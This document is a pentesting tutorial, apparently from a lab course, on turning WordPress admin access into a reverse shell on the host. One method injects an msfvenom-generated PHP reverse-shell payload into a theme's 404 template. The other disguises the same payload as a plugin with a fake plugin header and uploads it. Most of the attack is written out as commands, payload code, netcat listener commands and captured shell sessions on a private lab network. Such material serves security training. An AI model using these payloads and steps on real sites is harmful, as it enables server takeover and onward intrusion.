↩️🐚 Wordpress: Getting A Reverse Shell

Intro

Once we access the ***WordPress*** *admin panel,* the next logical step in a pentesting environment is to search for an ***interactive shell*** on the target system. Obtaining a ***reverse shell*** represents the transition from compromising the web application to an active presence on the operating system, facilitating lateral movement, privilege escalation, and internal reconnaissance.


As we saw in the lesson ***Vulnerability Exploitation***, in some scenarios we can get a ***reverse shell*** via exploiting a vulnerability in those softwares that we have enumerated. Here we see how we can obtain a **reverse shell** from a compromised ***WordPress*** using the following methods:

1) **Injecting malicious code into a plugin, theme, or template.**
2) **Uploading a malicious plugin**


The goal isn't just to gain a remote connection, but to **understand** how an attacker can abuse access to ***WordPress*** to compromise the entire server. Without further ado, let's see how we can gain the reverse shell using this method.

☠️💉 Injecting malicious code into a plugin, theme or template

The first step that we have to follow to inject code on a compromised ***WordPress*** is go to the Apart **Apparece** and then click on **Editor** or **Theme Code Editor.**




Here we have to select which **template** we want to ***modify*** to inject our code. It's very important that this template is written in **PHP** or we are clear about the programming language in which it is written, to use the corresponding code. In this case we are going to use the template for **404 error.**



Templates


404 Template
(404.php)

The next step is to find a **reverse shell** code on the programming language. We can use a lot of solutions like Reverse Shell Generator, created by **MSFvenom** or use the reverse shell that we want. In this case a will create our reverse shell by **MSFvenom** specifying **the IP Address** and **The listen port** of our attacker machine.



```
┌──(kali㉿kali)-[~/…/Host Machines/MSWIN3/Wordpress/Shells]
└─$ msfvenom -p php/reverse_php LHOST=192.168.171.134 LPORT=4444 -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2962 bytes
Saved as: shell.php
```

Now we have to copy whole code paste on **404 Template** and press on **update file**




Twenty Fourteen: 404 Template (404.php)

Pasing the copied code


```
/*<?php /**/
      @error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
      $dis=@ini_get('disable_functions');
      if(!empty($dis)){
        $dis=preg_replace('/[, ]+/',',',$dis);
        $dis=explode(',',$dis);
        $dis=array_map('trim',$dis);
      }else{
        $dis=array();
      }

    $ipaddr='192.168.171.134';
    $port=4444;

    if(!function_exists('YyPsaH')){
      function YyPsaH($c){
        global $dis;
```

We have to start listening, using a listener, by **setting the port** we specified in the shell code. In this case, we'll use **netcat** as our listener.




```
┌──(kali㉿kali)-[~]
└─$ netcat -lnvp 4444
listening on [any] 4444 ...
```

Now, when we enter the section we modified, we'll receive our reverse shell. In this case, we have to trigger the 404 error by entering a section that doesn't exist on the website.



192.168.171.128:8585/wordpress/index.php/category/uncategorized/asdf

And if we see **netcat** we have receive our reverse shell, we are inside the machine that hosts ***WordPress***



```
┌──(kali㉿kali)-[~]
└─$ netcat -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.171.134] from (UNKNOWN) [192.168.171.128] 49264
whoami
nt authority\local service
cmd
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\wamp\www\wordpress>
```


🕷️📤🧩 Uploading a malicious plugin

To upload a malicious plugin to a compromised ***WordPress*** we will need to craft our own plugin. To do this we will need two thing:

1) A malicious code, a reverse shell
2) Make that reverse shell pass as a legitimate plugin


For the first will use the payload that we have created for the first example. But, how can we make that this payload pass as a legitimate plugin? Very simple, we just to put this header on the begin of our payload:

/**
*** Plugin Name: test-plugin**
*** Plugin URI: https://www.your-site.com/**
*** Description: Test.**
*** Version: 0.1**
*** Author: your-name**
*** Author URI: https://www.your-site.com/**
*****/***




```
  GNU nano 8.3                                                                                   shell2.php *
    /*<?php /**/
/**
* Plugin Name: test-plugin
* Plugin URI: https://www.your-site.com/
* Description: Test.
* Version: 0.1
* Author: your-name
* Author URI: https://www.your-site.com/
**/

      @error_reporting(0);@set_time_limit(0);@ignore_user_abort(1);@ini_set('max_execution_time',0);
      $dis=@ini_get('disable_functions');
      if(!empty($dis)){
        $dis=preg_replace('/[, ]+/',',',$dis);
        $dis=explode(',',$dis);
        $dis=array_map('trim',$dis);
      }else{
        $dis=array();
      }

    $ipaddr='192.168.171.134';
    $port=4444;
```

Now we have to Zip our *"Plugin"*




```
┌──(kali㉿kali)-[~/…/Host Machines/MSWIN3/Wordpress/Shells]
└─$ zip shell.zip shell.php
  adding: shell.php (deflated 67%)
```


Next we have to go to **Plugins** apart



Go to **Add New**




And upload our "**Plugin**"



If you have a plugin in a .zip format, you may install it by uploading it here.


The we have

1) **Set our listener**, in this case will be netcat




```
┌──(kali㉿kali)-[~]
└─$ netcat -lnvp 4444
listening on [any] 4444 ...
```

2) **Activate our "*Plugin*"**



And if everything has gone well, the result of all this will be a **reverse shell.**



```
┌──(kali㉿kali)-[~]
└─$ netcat -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.171.134] from (UNKNOWN) [192.168.171.128] 49310
whoami
nt authority\local service
cmd
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\wamp\www\wordpress\wp-admin>
```